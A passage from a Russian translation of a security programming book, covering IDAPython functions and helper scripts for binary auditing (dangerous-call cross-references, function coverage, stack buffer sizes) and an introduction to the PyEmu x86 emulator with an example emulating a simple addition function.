Эти два новых пункта - **Python file** и **Python command**. Для них также настроены сочетания клавиш. Если вы хотите выполнить простую команду Python, можно выбрать пункт **Python command**; появится диалоговое окно, в котором можно вводить команды Python и отображать их вывод в панели вывода IDA Pro. Пункт **Python file** используется для выполнения самостоятельных сценариев IDAPython, и именно так мы будем выполнять примеры кода на протяжении этой главы. Теперь, когда IDAPython установлен и работает, рассмотрим некоторые из наиболее часто используемых поддерживаемых им функций.

11.2 Функции IDAPython

IDAPython полностью совместим с IDC: это означает, что в IDAPython можно использовать любой вызов функции, поддерживаемый IDC.^[5] Мы кратко рассмотрим некоторые функции, которыми вы будете часто пользоваться при написании сценариев IDAPython. Они должны предоставить вам прочную основу для начала разработки собственных сценариев. Язык IDC поддерживает гораздо более 100 вызовов функций, поэтому список далеко не исчерпывающий, но вам настоятельно рекомендуется подробно изучить их на досуге.

11.2.1 Вспомогательные функции

Ниже приведена пара вспомогательных функций, которые пригодятся во многих сценариях IDAPython.

`ScreenEA()`

: Получает адрес текущего положения курсора на экране IDA. Это позволяет выбрать известную начальную точку для запуска сценария.

`GetInputFileMD5()`

: Возвращает хеш MD5 двоичного файла, загруженного в IDA, что полезно для отслеживания изменений двоичного файла от версии к версии.

11.2.2 Сегменты

Двоичный файл в IDA разбивается на сегменты, каждый из которых относится к определённому классу (CODE, DATA, BSS, STACK, CONST или XTRN). Следующие функции позволяют получать сведения о сегментах, содержащихся в двоичном файле.

`FirstSeg()`

: Возвращает начальный адрес первого сегмента двоичного файла.

`NextSeg()`

: Возвращает начальный адрес следующего сегмента двоичного файла или BADADDR, если сегментов больше нет.

`SegByName( string SegmentName )`

: Возвращает начальный адрес сегмента по имени сегмента. Например, вызов с параметром `.text` вернёт начальный адрес сегмента кода двоичного файла.

`SegEnd( long Address )`

: Возвращает конец сегмента по адресу, содержащемуся внутри этого сегмента.

`SegStart( long Address )`

: Возвращает начало сегмента по адресу, содержащемуся внутри этого сегмента.

`SegName( long Address )`

: Возвращает имя сегмента по любому адресу внутри этого сегмента.

`Segments()`

: Возвращает список начальных адресов всех сегментов целевого двоичного файла.

11.2.3 Функции

Перебор всех функций двоичного файла и определение границ функций - задачи, с которыми вы будете часто сталкиваться при написании сценариев. Следующие процедуры полезны при работе с функциями внутри целевого двоичного файла.

`Functions( long StartAddress, long EndAddress )`

: Возвращает список начальных адресов всех функций, находящихся между `StartAddress` и `EndAddress`.

`Chunks( long FunctionAddress )`

: Возвращает список фрагментов функции, или базовых блоков. Каждый элемент списка представляет собой кортеж (`chunk start`, `chunk end`), показывающий начальную и конечную точки каждого фрагмента.

`LocByName( string FunctionName )`

: Возвращает адрес функции по её имени.

`GetFuncOffset( long Address )`

: Преобразует адрес внутри функции в строку, показывающую имя функции и смещение в байтах от начала функции.

`GetFunctionName( long Address )`

: По заданному адресу возвращает имя функции, которой принадлежит адрес.

11.2.4 Перекрёстные ссылки

Поиск перекрёстных ссылок на код и данные внутри двоичного файла чрезвычайно полезен при определении потока данных и возможных путей к интересующим фрагментам кода в целевом двоичном файле. В IDAPython есть множество функций для определения различных перекрёстных ссылок. Здесь рассмотрены наиболее часто используемые.

`CodeRefsTo( long Address, bool Flow )`

: Возвращает список ссылок из кода на заданный адрес. Логический флаг `Flow` сообщает IDAPython, следует ли при определении перекрёстных ссылок учитывать обычный поток кода.

`CodeRefsFrom( long Address, bool Flow )`

: Возвращает список ссылок из кода с заданного адреса.

`DataRefsTo( long Address )`

: Возвращает список ссылок из данных на заданный адрес. Полезно для отслеживания использования глобальных переменных внутри целевого двоичного файла.

`DataRefsFrom( long Address )`

: Возвращает список ссылок из данных с заданного адреса.

11.2.5 Перехватчики отладчика

Одна очень интересная возможность IDAPython - определять внутри IDA перехватчик отладчика и настраивать обработчики событий для различных событий отладки, которые могут произойти. Хотя IDA редко используется для задач отладки, иногда проще просто запустить собственный отладчик IDA, чем переключаться на другое средство. Позднее мы используем один из таких перехватчиков отладчика при создании простого средства измерения покрытия кода. Чтобы настроить перехватчик отладчика, сначала определяется базовый класс перехватчика, а затем внутри него определяются различные обработчики событий. В качестве примера воспользуемся следующим классом:

```
class DbgHook(DBG_Hooks):
    # Обработчик события запуска процесса
    def dbg_process_start(self, pid, tid, ea, name, base, size):
        return

    # Обработчик события завершения процесса
    def dbg_process_exit(self, pid, tid, ea, code):
        return

    # Обработчик события загрузки разделяемой библиотеки
    def dbg_library_load(self, pid, tid, ea, name, base, size):
        return

    # Обработчик точки останова
    def dbg_bpt(self, tid, ea):
        return
```

Этот класс содержит несколько распространённых обработчиков событий отладки, которые можно использовать при создании простых сценариев отладки в IDA. Чтобы установить перехватчик отладчика, используйте следующий код:

```
debugger = DbgHook()
```

```
debugger.hook()
```

Теперь запустите отладчик, и перехватчик будет улавливать все события отладки, предоставляя очень высокую степень управления отладчиком IDA. Ниже приведено несколько вспомогательных функций, которыми можно пользоваться во время сеанса отладки.

```
AddBpt( long Address )
```

: Устанавливает программную точку останова по указанному адресу.

```
GetBptQty()
```

: Возвращает количество установленных в настоящий момент точек останова.

```
GetRegValue( string Register )
```

: Получает значение регистра по его имени.

```
SetRegValue( long Value, string Register )
```

: Устанавливает указанное значение регистра.

11.3 Примеры сценариев

Теперь создадим несколько простых сценариев, способных помочь в выполнении распространённых задач, с которыми вы столкнётесь при обратной разработке двоичного файла. В зависимости от задачи обратной разработки многие из этих сценариев можно развить для конкретных ситуаций или использовать для создания более крупных и сложных сценариев. Мы создадим сценарии для поиска перекрёстных ссылок на опасные вызовы функций, наблюдения за покрытием кода функций с помощью перехватчика отладчика IDA и вычисления размера стековых переменных всех функций двоичного файла.

11.3.1 Поиск перекрёстных ссылок на опасные функции

Когда разработчик ищет ошибки в программном обеспечении, некоторые распространённые функции могут создать проблемы, если использовать их неправильно. К ним относятся опасные функции копирования строк (`strcpy`, `sprintf`) и функции копирования памяти без проверки границ (`memcpy`). При аудите двоичного файла нам нужно уметь легко находить эти функции. Создадим простой сценарий для поиска этих функций и мест, откуда они вызываются. Мы также зададим инструкции вызова красный цвет фона, чтобы легко видеть вызовы при просмотре созданных IDA графов. Откройте новый файл Python, назовите его `cross_ref.py` и введите следующий код.

```
cross_ref.py
```

```
from idaapi import *

danger_funcs = ["strcpy", "sprintf", "strncpy"]

for func in danger_funcs:

    addr = LocByName( func )                                # 1

    if addr != BADADDR:

        # Получаем перекрёстные ссылки на этот адрес
        cross_refs = CodeRefsTo( addr, 0 )                  # 2

        print "Cross References to %s" % func
        print "-----"
```



```

for ref in cross_refs:

    print "%08x" % ref

    # Окрашиваем вызов в КРАСНЫЙ цвет
    SetColor( ref, CIC_ITEM, 0x0000ff)

# 3

```

Мы начинаем с получения адреса опасной функции **1**, а затем проверяем, является ли он допустимым адресом внутри двоичного файла. После этого получаем все перекрёстные ссылки из кода, выполняющие вызов опасной функции **2**, и перебираем список перекрёстных ссылок, выводя их адреса и окрашивая инструкции вызова **3**, чтобы видеть их на графах IDA. Попробуйте использовать в качестве примера двоичный файл war-ftp.exe. После запуска сценария вы должны увидеть вывод, подобный показанному в листинге 11-1.

```

Cross References to sprintf
-----
004043df
00404408
004044f9
00404810
00404851
00404896
004052cc
0040560d
0040565e
004057bd
004058d7
...

```

Листинг 11-1: вывод cross_ref.py

Все перечисленные адреса - это места вызова функции sprintf; если перейти по этим адресам в режиме графа IDA, инструкция должна быть окрашена, как показано на рис. 11-3.




Рис. 11-3. Вызов sprintf, окрашенный сценарием cross_ref.py

11.3.2 Покрытие кода функций

При динамическом анализе целевого двоичного файла бывает очень полезно понимать, какой код выполняется во время использования целевого исполняемого файла. Будь то проверка покрытия кода сетевого приложения после отправки ему пакета или использование программы просмотра

документов после открытия документа, покрытие кода - полезный показатель для понимания работы исполняемого файла. С помощью IDAPython мы переберём все функции целевого двоичного файла и установим точки останова на начальном адресе каждой из них. Затем запустим отладчик IDA и воспользуемся перехватчиком отладчика, чтобы выводить уведомление при каждом достижении точки останова. Откройте новый файл Python, назовите его func_coverage.py и введите следующий код.

func_coverage.py

```
from idaapi import *

class FuncCoverage(DBG_Hooks):

    # Наш обработчик точки останова
    def dbg_bpt(self, tid, ea):
        print "[*] Hit: 0x%08x" % ea
        return

    # Добавляем перехватчик отладчика для покрытия функций
    debugger = FuncCoverage()
    debugger.hook()

    current_addr = ScreenEA()

    # Находим все функции и добавляем точки останова
    for function in Functions(SegStart( current_addr ), SegEnd( current_addr )):
        AddBpt( function )
        SetBptAttr( function, BPTATTR_FLAGS, 0x0 )

    num_breakpoints = GetBptQty()

    print "[*] Set %d breakpoints." % num_breakpoints
```

Сначала мы настраиваем перехватчик отладчика **1**, чтобы он вызывался при возникновении события отладки. Затем перебираем все адреса функций **2** и устанавливаем точку останова на каждом адресе **3**. Вызов SetBptAttr задаёт флаг, сообщающий отладчику, что при достижении каждой точки останова не нужно останавливаться; если этого не сделать, после достижения каждой точки останова придётся вручную возобновлять работу отладчика. Затем мы выводим общее количество установленных точек останова **4**. Наш обработчик точки останова выводит адрес каждой достигнутой точки останова с помощью переменной ea, которая на самом деле является ссылкой на регистр EIP в момент достижения точки останова. Теперь запустите отладчик (клавиша F9), и должен появиться вывод, показывающий достигнутые функции. Это даст очень общее представление о том, какие функции достигаются и в каком порядке они выполняются.

11.3.3 Вычисление размера стека

Иногда при оценке двоичного файла на наличие возможных уязвимостей важно понимать размер стека определённых вызовов функций. По нему можно выяснить, передаются ли функции только указатели или в стеке выделяются буферы, которые могут представлять интерес, если вы способны управлять объёмом передаваемых в эти буферы данных (что может привести к распространённой уязвимости переполнения). Напишем код, который перебирает все функции двоичного файла и показывает все функции со стековыми буферами, способными представлять интерес. Этот сценарий можно объединить с предыдущим примером, чтобы во время сеанса отладки отслеживать все достижения таких интересных функций. Откройте новый файл Python, назовите его stack_calc.py и введите следующий код.

stack_calc.py

```
from idaapi import *
var_size_threshold = 16
```

1

```

current_address      = ScreenEA()

for function in Functions(SegStart(current_address), SegEnd(current_address)): # 2

    stack_frame      = GetFrame( function )                                # 3

    frame_counter = 0
    prev_count      = -1

    frame_size       = GetStrucSize( stack_frame )                        # 4

    while frame_counter < frame_size:

        stack_var = GetMemberNames( stack_frame, frame_counter ) # 5

        if stack_var != "":

            if prev_count != -1:

                distance = frame_counter - prev_distance                # 6

                if distance >= var_size_threshold:
                    print "[*] Function: %s -> Stack Variable: %s (%d bytes)"
                        % ( GetFunctionName(function), prev_member, distance )

            else:

                prev_count      = frame_counter
                prev_member      = stack_var

                try:
                    frame_counter = frame_counter + GetMemberSize(stack_frame,
                                                                    frame_counter)
                                                                    # 7

                except:
                    frame_counter += 1

            else:
                frame_counter += 1

```

Мы задаём порог размера, определяющий, насколько большой должна быть стековая переменная, чтобы мы считали её буфером **1**; 16 байт - приемлемый размер, но вы можете поэкспериментировать с другими размерами и посмотреть на результаты. Затем начинаем перебирать все функции **2**, получая для каждой объект стекового кадра **3**. С помощью объекта стекового кадра мы применяем метод `GetStrucSize` **4**, чтобы определить размер стекового кадра в байтах. Мы начинаем побайтово перебирать стековый кадр, пытаясь определить, присутствует ли стековая переменная по каждому байтовому смещению **5**. Если стековая переменная присутствует, мы вычитаем из текущего байтового смещения смещение предыдущей стековой переменной **6**. По расстоянию между двумя переменными можно определить размер переменной. Если расстояние недостаточно велико, мы пытаемся определить размер текущей стековой переменной **7** и увеличиваем счётчик на размер текущей переменной. Если определить размер переменной не удаётся, мы просто увеличиваем счётчик на один байт и продолжаем цикл. После запуска на двоичном файле вы должны увидеть некоторый вывод (при условии наличия стековых буферов), как показано в листинге 11-2.

```

[*] Function: sub_1245 -> Stack Variable: var_C(1024 bytes)
[*] Function: sub_149c -> Stack Variable: Mdl_ (24 bytes)
[*] Function: sub_a9aa -> Stack Variable: var_14 (36 bytes)

```

Листинг 11-2: вывод сценария `stack_calc.py`, показывающий стековые буферы и их размеры

Теперь вы должны владеть основами использования IDAPython и иметь несколько основных вспомогательных сценариев, которые легко расширить, объединить или усовершенствовать. Пара минут написания сценария IDAPython может сберечь часы ручной обратной разработки, а время, безусловно, является самым ценным ресурсом в любой ситуации обратной разработки. Теперь

рассмотрим PyEmu - эмулятор x86 на основе Python, представляющий собой отличный пример IDAPython в действии.

Сноски

- [1] Лучший на сегодняшний день справочник по IDA Pro находится по адресу <http://www.idabook.com/>.
- [2] Главная страница IDA Pro находится по адресу <http://www.hex-rays.com/idapro/>.
- [3] Домашняя страница BinNavi находится по адресу <http://www.zynamics.com/index.php?page=binnavi>.
- [4] Домашняя страница PaiMei находится по адресу <http://code.google.com/p/paimei/>.
- [5] Полный список функций IDC см. по адресу <http://www.hex-rays.com/idapro/idadoc/162.htm>.

Глава 12. PyEmu - программируемый эмулятор

PyEmu был выпущен на BlackHat 2007^[1] Коди Пирсом, одним из талантливых участников команды TippingPoint DVLabs. PyEmu - это эмулятор IA32 на чистом Python, позволяющий разработчику с помощью Python управлять задачами эмуляции центрального процессора. Использование эмулятора может оказаться очень полезным при обратной разработке вредоносных программ, когда вы вовсе не обязательно хотите, чтобы настоящий код вредоносной программы выполнялся. Он также может быть полезен для множества других задач обратной разработки. В PyEmu есть три способа эмуляции: IDAPyEmu, PyDbgPyEmu и PEPyEmu. Класс IDAPyEmu позволяет выполнять задачи эмуляции изнутри IDA Pro с помощью IDAPython (работа с IDAPython рассматривается в главе 11). Класс PyDbgPyEmu позволяет пользоваться эмулятором во время динамического анализа, благодаря чему в сценариях эмулятора можно использовать настоящие значения памяти и регистров. Класс PEPyEmu представляет собой самостоятельную библиотеку статического анализа, которой для дизассемблирования не требуется IDA Pro. Для наших целей мы рассмотрим использование IDAPyEmu и PEPyEmu, а класс PyDbgPyEmu оставим читателю для самостоятельного исследования. Установим PyEmu в нашей среде разработки, а затем перейдём к основной архитектуре эмулятора.

12.1 Установка PyEmu

Установить PyEmu довольно просто: загрузите ZIP-файл по адресу <http://www.nostarch.com/ghpython.htm>.

Загрузив ZIP-файл, извлеките его в C:\PyEmu. Каждый раз при создании сценария PyEmu вам придётся задавать путь к кодовой базе PyEmu следующими двумя строками Python:

```
sys.path.append("C:\PyEmu\")
sys.path.append("C:\PyEmu\lib")
```

Вот и всё! Теперь углубимся в архитектуру системы PyEmu, а затем перейдём к созданию нескольких примеров сценариев.

12.2 Обзор PyEmu

PyEmu разделён на три основные системы: PyCPU, PyMemory и PyEmu. По большей части вы будете взаимодействовать только с родительским классом PyEmu, который, в свою очередь, взаимодействует с классами PyCPU и PyMemory для выполнения всех низкоуровневых задач эмуляции. Когда вы просите PyEmu выполнить инструкции, он обращается к PyCPU для фактического выполнения. Затем PyCPU снова обращается к PyEmu, запрашивая у PyMemory память, необходимую для выполнения задачи. Когда выполнение инструкции заканчивается и память возвращается, происходит обратная операция.

Мы кратко изучим каждую подсистему и её различные методы, чтобы лучше понять, как PyEmu выполняет грязную работу. После этого испытаем PyEmu в нескольких реальных ситуациях обратной разработки.

12.2.1 PyCPU

Класс PyCPU - сердце и душа PyEmu, поскольку он ведёт себя точно так же, как физический процессор компьютера, которым вы сейчас пользуетесь. Его задача - фактически выполнять инструкции во время эмуляции. Получив инструкцию для выполнения, PyCPU извлекает её по текущему указателю инструкций (который определяется либо статически из IDA Pro/PEPyEmu, либо динамически из PyDbg) и внутри передаёт её pydasm, декодирующему инструкцию на код операции и операнды. Возможность независимо декодировать инструкции позволяет PyEmu аккуратно работать внутри различных поддерживаемых им сред.

Для каждой инструкции, получаемой PyEmu, есть соответствующая функция. Например, если PyCPU получит инструкцию CMP EAX, 1, он вызовет функцию PyCPU CMP(), чтобы фактически выполнить сравнение, извлечь из памяти необходимые значения и установить соответствующие флаги процессора, указывающие, успешно ли прошло сравнение. Свободно изучайте файл PyCPU.py, содержащий все поддерживаемые инструкции, которыми пользуется PyEmu. Коди приложил огромные усилия, чтобы код эмулятора был читаемым и понятным; изучение PyCPU - прекрасный способ понять, как на низком уровне выполняются задачи процессора.

12.2.2 PyMemory

Класс PyMemory служит классу PyCPU средством загрузки и сохранения необходимых данных, используемых при выполнении инструкции. Он также отвечает за отображение в память разделов кода и данных целевого исполняемого файла, чтобы вы могли правильно обращаться к ним из эмулятора. Теперь, когда у вас есть некоторые начальные сведения о двух основных подсистемах PyEmu, рассмотрим основной класс PyEmu и некоторые поддерживаемые им методы.

12.2.3 PyEmu

Родительский класс PyEmu - основной управляющий компонент всего процесса эмуляции. PyEmu был спроектирован очень лёгким и гибким, чтобы можно было быстро разрабатывать мощные сценарии эмуляции без необходимости управлять какими-либо низкоуровневыми процедурами. Это достигается предоставлением вспомогательных функций, позволяющих легко управлять потоком выполнения, изменять значения регистров, менять содержимое памяти и делать многое другое. Изучим некоторые из этих вспомогательных функций, прежде чем разрабатывать наши первые сценарии PyEmu.

12.2.4 Выполнение

Выполнение PyEmu управляется одной функцией с метким именем execute(). У неё следующий прототип:

```
execute( steps=1, start=0x0, end=0x0 )
```

Метод execute принимает три необязательных аргумента; если аргументы не переданы, он начнёт выполнение с текущего адреса PyEmu. Это может быть значение EIP во время динамических сеансов в PyDbg, точка входа исполняемого файла в случае PEPyEmu или эффективный адрес, на котором установлен курсор внутри IDA Pro. Параметр steps определяет, сколько инструкций должен выполнить PyEmu перед остановкой. Параметром start задаётся адрес, с которого PyEmu начнёт выполнять инструкции; его можно использовать вместе с параметром steps или end, чтобы определить момент остановки PyEmu.

12.2.5 Изменение памяти и регистров

При выполнении сценариев эмуляции чрезвычайно важно иметь возможность задавать и получать значения регистров и памяти. PyEmu делит средства изменения на четыре отдельные категории: память, стековые переменные, аргументы стека и регистры. Чтобы задавать или получать значения памяти, используются функции `get_memory()` и `set_memory()` со следующими прототипами:

```
get_memory( address, size )
set_memory( address, value, size=0 )
```

Функция `get_memory()` принимает два параметра: параметр `address` сообщает PyEmu, какой адрес памяти нужно запросить, а параметр `size` определяет длину извлекаемых данных. Функция `set_memory()` принимает адрес памяти для записи; параметр `value` определяет значение записываемых данных, а необязательный параметр `size` сообщает PyEmu длину сохраняемых данных.

Две категории изменения стека ведут себя сходным образом и используются для изменения аргументов функций и локальных переменных в стековом кадре. У них следующие прототипы функций:

```
set_stack_argument( offset, value, name="" )
get_stack_argument( offset=0x0, name="" )
set_stack_variable( offset, value, name="" )
get_stack_variable( offset=0x0, name="" )
```

Функции `set_stack_argument()` передаётся смещение от переменной ESP и значение, которое нужно присвоить аргументу стека. Необязательно можно передать имя аргумента стека. Затем с помощью функции `get_stack_argument()` значение можно извлечь либо по параметру `offset`, либо по аргументу `name`, если вы задали аргументу стека собственное имя. Пример такого использования показан ниже:

```
set_stack_argument( 0x8, 0x12345678, name="arg_0" )
get_stack_argument( 0x8 )
get_stack_argument( "arg_0" )
```

Функции `set_stack_variable()` и `get_stack_variable()` работают точно так же, с той разницей, что вы передаёте смещение от регистра EBP (когда он доступен), чтобы задавать значения локальных переменных в области действия функции.

12.2.6 Обработчики

Обработчики предоставляют очень гибкий и мощный механизм обратного вызова, позволяющий специалисту по обратной разработке наблюдать, изменять или перенаправлять определённые точки выполнения. PyEmu предоставляет восемь основных обработчиков: обработчики регистров, библиотек, исключений, инструкций, кодов операций, памяти, высокоуровневые обработчики памяти и обработчик счётчика команд. Быстро рассмотрим каждый из них, а затем перейдём к настоящим примерам использования.

12.2.6.1 Обработчики регистров

Обработчики регистров используются для наблюдения за изменениями определённого регистра. Каждый раз при изменении выбранного регистра будет вызываться ваш обработчик. Чтобы задать обработчик регистра, используется следующий прототип:

```
set_register_handler( register, register_handler_function )
set_register_handler( "eax ", eax_register_handler )
```

После установки обработчика нужно определить его функцию со следующим прототипом:

```
def register_handler_function( emu, register, value, type ):
```

При вызове процедуры обработчика сначала передаётся текущий экземпляр PyEmu, затем наблюдаемый регистр и значение регистра. Параметру type задаётся строка, указывающая чтение или запись. Это невероятно мощный способ наблюдать, как регистр изменяется с течением времени; при необходимости он также позволяет изменять регистры внутри процедуры обработчика.

12.2.6.2 Обработчики библиотек

Обработчики библиотек позволяют PyEmu перехватывать любые вызовы внешних библиотек до того, как произойдёт фактический вызов. Благодаря этому эмулятор может изменить способ вызова функции и возвращаемый ею результат. Чтобы установить обработчик библиотеки, используйте следующий прототип:

```
set_library_handler( function, library_handler_function )
set_library_handler( "CreateProcessA", create_process_handler )
```

После установки обработчика библиотеки нужно определить функцию обратного вызова обработчика:

```
def library_handler_function( emu, library, address ):
```

Первый параметр - текущий экземпляр PyEmu. Параметру library задаётся имя вызванной функции, а параметр address содержит адрес в памяти, по которому отображена импортированная функция.

12.2.6.3 Обработчики исключений

После главы 2 вы должны быть неплохо знакомы с обработчиками исключений. Внутри эмулятора PyEmu они работают почти так же: при возникновении исключения вызывается установленный обработчик. В настоящий момент PyEmu поддерживает только общую ошибку защиты, позволяющую обрабатывать любые недопустимые обращения к памяти внутри эмулятора. Чтобы установить обработчик исключений, используйте следующий прототип:

```
set_exception_handler( "GP", gp_exception_handler )
```

Чтобы обрабатывать передаваемые ей исключения, процедура обработчика должна иметь следующий прототип:

```
def gp_exception_handler( emu, exception, address ):
```

И снова первый параметр - текущий экземпляр PyEmu, параметр exception - созданный код исключения, а параметру address задаётся адрес, по которому произошло исключение.

12.2.6.4 Обработчики инструкций

Обработчики инструкций представляют собой очень мощный способ перехвата определённых инструкций после их выполнения. Это может пригодиться во множестве ситуаций. Например, как отмечает Коди в своей статье для BlackHat, можно установить обработчик инструкции CMP, чтобы наблюдать за решениями о переходах, принимаемыми по результату выполнения инструкции CMP. Чтобы установить обработчик инструкции, используйте следующий прототип:


```
set_instruction_handler( instruction, instruction_handler )
set_instruction_handler( "cmp", cmp_instruction_handler )
```

Необходимо определить функцию обработчика со следующим прототипом:

```
def cmp_instruction_handler( emu, instruction, op1, op2, op3 ):
```

Первый параметр - экземпляр PyEmu, параметр `instruction` - выполненная инструкция, а остальные три параметра - значения всех возможных использованных операндов.

12.2.6.5 Обработчики кодов операций

Обработчики кодов операций очень похожи на обработчики инструкций тем, что вызываются при выполнении определённого кода операции. Это даёт более высокий уровень управления, поскольку у каждой инструкции может быть несколько кодов операций в зависимости от используемых операндов. Например, у инструкции `PUSH EAX` код операции равен `0x50`, тогда как у `PUSH 0x70` код операции равен `0x6A`, но полная последовательность байтов кода операции будет равна `0x6A70`. Чтобы установить обработчик кода операции, используйте следующий прототип:

```
set_opcode_handler( opcode, opcode_handler )
set_opcode_handler( 0x50, my_push_eax_handler )
set_opcode_handler( 0x6A70, my_push_70_handler )
```

Вы просто задаёте параметру `opcode` код операции, который хотите перехватывать, а второму параметру - функцию обработчика кода операции. Вы не ограничены однобайтовыми кодами операций: если код операции состоит из нескольких байтов, можно передать весь набор, как показано во втором примере. Необходимо определить функцию обработчика со следующим прототипом:

```
def opcode_handler( emu, opcode, op1, op2, op3 ):
```

Первый параметр - текущий экземпляр PyEmu, параметр `opcode` - выполненный код операции, а последние три параметра - значения операндов, использованных в инструкции.

12.2.6.6 Обработчики памяти

Обработчики памяти можно использовать для отслеживания определённых обращений к данным по конкретному адресу памяти. Это бывает очень важно, когда вы отслеживаете интересный фрагмент данных в буфере или глобальной переменной и наблюдаете, как это значение изменяется с течением времени. Чтобы установить обработчик памяти, используйте следующий прототип:

```
set_memory_handler( address, memory_handler )
set_memory_handler( 0x12345678, my_memory_handler )
```

Вы просто задаёте параметру `address` адрес памяти, за которым хотите наблюдать, а параметру `memory_handler` - функцию обработчика. Необходимо определить функцию обработчика со следующим прототипом:

```
def memory_handler( emu, address, value, size, type )
```

Первый параметр - текущий экземпляр PyEmu, параметр `address` - адрес, по которому произошло обращение к памяти, параметр `value` - значение считываемых или записываемых данных, параметр `size` - размер записываемых или считываемых данных, а аргументу `type` задаётся строковое значение, указывающее чтение или запись.

12.2.6.7 Высокоуровневые обработчики памяти

Высокоуровневые обработчики памяти позволяют перехватывать обращения к памяти за пределами определённого адреса. Установив высокоуровневый обработчик памяти, можно наблюдать за всеми операциями чтения и записи любой памяти, стека или кучи. Это позволяет глобально наблюдать за всеми обращениями к памяти. Чтобы установить различные высокоуровневые обработчики памяти, используйте следующие прототипы:

```
set_memory_write_handler( memory_write_handler )
set_memory_read_handler( memory_read_handler )
set_memory_access_handler( memory_access_handler )

set_stack_write_handler( stack_write_handler )
set_stack_read_handler( stack_read_handler )
set_stack_access_handler( stack_access_handler )

set_heap_write_handler( heap_write_handler )
set_heap_read_handler( heap_read_handler )
set_heap_access_handler( heap_access_handler )
```

Для всех этих обработчиков вы просто предоставляете функцию обработчика, которая будет вызвана при возникновении одного из указанных событий обращения к памяти. У функций обработчиков должны быть следующие прототипы:

```
def memory_write_handler( emu, address ):
def memory_read_handler( emu, address ):
def memory_access_handler( emu, address, type ):
```

Функции `memory_write_handler` и `memory_read_handler` просто получают текущий экземпляр `PyEmu` и адрес, по которому произошло чтение или запись. У обработчика доступа немного другой прототип, поскольку он получает третий параметр, обозначающий вид произошедшего обращения к памяти. Параметр `type` - это просто строка, указывающая чтение или запись.

12.2.6.8 Обработчик счётчика команд

Обработчик счётчика команд позволяет инициировать вызов обработчика, когда выполнение в эмуляторе достигает определённого адреса. Как и другие обработчики, он позволяет перехватывать определённые интересующие точки при выполнении эмулятора. Чтобы установить обработчик счётчика команд, используйте следующий прототип:

```
set_pc_handler( address, pc_handler )
set_pc_handler( 0x12345678, 12345678_pc_handler )
```

Вы просто предоставляете адрес, по достижении которого должен произойти обратный вызов, и функцию, вызываемую при достижении этого адреса во время выполнения. Необходимо определить функцию обработчика со следующим прототипом:

```
def pc_handler( emu, address ):
```

И снова вы получаете текущий экземпляр `PyEmu` и адрес, по которому было перехвачено выполнение.

Теперь, когда мы рассмотрели основы использования эмулятора `PyEmu` и некоторые предоставляемые им методы, начнём применять эмулятор в реальных ситуациях обратной разработки. Сначала воспользуемся `IDAPyEmu`, чтобы эмулировать простой вызов функции внутри двоичного файла, загруженного нами в `IDA Pro`. Во втором упражнении мы применим `PERyEmu` для распаковки двоичного файла, упакованного с помощью компрессора исполняемых файлов с открытым исходным кодом `UPX`.

12.3 IDAPyEmu

В первом примере мы загрузим пример двоичного файла в IDA Pro и с помощью PyEmu эмулируем простой вызов функции. Это простое приложение C++ с именем `addnum.exe`, доступное вместе с остальными исходными материалами книги по адресу <http://www.nostarch.com/ghpython.htm>. Этот двоичный файл просто принимает два числа как параметры командной строки, складывает их, а затем выводит результат. Быстро взглянем на исходный код, прежде чем рассматривать дизассемблированный.

`addnum.cpp`

```
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

int add_number( int num1, int num2 )
{
    int sum;
    sum = num1 + num2;
    return sum;
}

int main(int argc, char* argv[])
{
    int num1, num2;
    int return_value;

    if( argc < 2 )
    {
        printf("You need to enter two numbers to add.\n");
        printf("addnum.exe num1 num2\n");
        return 0;
    }

    num1 = atoi(argv[1]);                // 1
    num2 = atoi(argv[2]);

    return_value = add_number( num1, num2 );    // 2

    printf("Sum of %d + %d = %d", num1, num2, return_value );

    return 0;
}
```

Эта простая программа принимает два аргумента командной строки, преобразует их в целые числа **1**, а затем вызывает функцию `add_number` **2**, чтобы сложить их. Мы будем эмулировать функцию `add_number`, потому что её очень легко понять, а результат легко проверить. Это станет прекрасной отправной точкой для обучения эффективному использованию системы PyEmu.

Теперь рассмотрим дизассемблированный код функции `add_number`, прежде чем погружаться в код PyEmu. Ассемблерный код показан в листинге 12-1.

```
var_4= dword ptr -4    # переменная sum
arg_0= dword ptr  8     # int num1
arg_4= dword ptr 0Ch    # int num2

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+arg_0]
add     eax, [ebp+arg_4]
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
mov     esp, ebp
```

```

pop     ebp
retn

```

Листинг 12-1: ассемблерный код функции `add_number`

